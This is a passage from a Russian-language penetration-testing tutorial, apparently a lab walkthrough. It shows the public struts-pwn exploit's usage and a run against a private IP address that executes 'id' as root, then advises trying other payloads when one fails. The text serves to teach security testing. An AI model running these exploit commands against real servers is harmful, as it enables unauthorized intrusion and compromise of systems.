


Рис. 33 Скачиваем exploit с GitHub

Переходим в скачанную директорию и можем попробовать запустить скрипт. Иногда скрипты имеют в себе описание и подсказки по правильному формированию запроса, иногда эта информация содержится на странице GitHub

```
kali@kali:~$ python3 struts-pwn.py -h
usage: struts-pwn.py [-h] [-u URL] [-l USEDLIST] [-c CMD] [--check]
```

options:

-h, --help	show this help message and exit
-u URL, --url URL	Check a single URL.
-l USEDLIST, --list USEDLIST	Check a list of URLs.
-c CMD, --cmd CMD	Command to execute. (Default: id)
--check	Check if a target is vulnerable.

В этом скрипте подсказка есть и нам не составит труда сформировать правильный запрос:

```
kali@kali:~$ python3 struts-pwn.py -u http://172.23.173.185:8080 -c id

[*] URL: http://172.23.173.185:8080
[*] CMD: id
[!] ChunkedEncodingError Error: Making another request to the url.
Refer to: https://github.com/mazen160/struts-pwn/issues/8 for help.
EXCEPTION:::--> .....
Note: Server Connection Closed Prematurely

uid=0(root) gid=0(root) groups=0(root)
[%] Done.
```

Эксплоит успешно выполнен и мы увидели результат выполнения команды `id` на атакуемом сервере.

Имея возможность выполнять любые команды на атакуемом сервере мы можем как взаимодействовать с сервером напрямую, так и сделать удобный реверс шелл.

Заключение

Использование общих или специализированных сканеров уязвимостей позволяет значительно облегчить и ускорить этап поиска уязвимостей.

Дальше нам остаётся только найти нужный пейлоад и дело в шляпе?

Однако это не всегда так. Порой только для одной конкретной версии CMS может существовать более 10 уязвимостей, а уже про количество exploits даже заикаться страшно. Из-за этого могут возникать вопросы и сложности, когда «правильный» exploit не срабатывает.

Выбор пейлоада это отчасти лотерея, какие-то пейлоады могут сработать, а какие-то нет. На это может влиять множество факторов, начиная с того, что на сервере могут быть применены настройки, мешающие выполниться конкретному пейлоаду или отсутствует нужное ПО, закивая тем, что на систему может быть установлен hot fix, который не поменяет версию, но уязвимость исправит.

Всегда нужно помнить, что если один пейлоад не сработал, то стоит попробовать другой. Если эксплуатации одной уязвимости не даёт результата, то не стоит списывать с счетов другие.

Никто не даст гарантий, что систему получится взломать, но шансы всегда есть, не стоит опускать руки после нескольких неудач!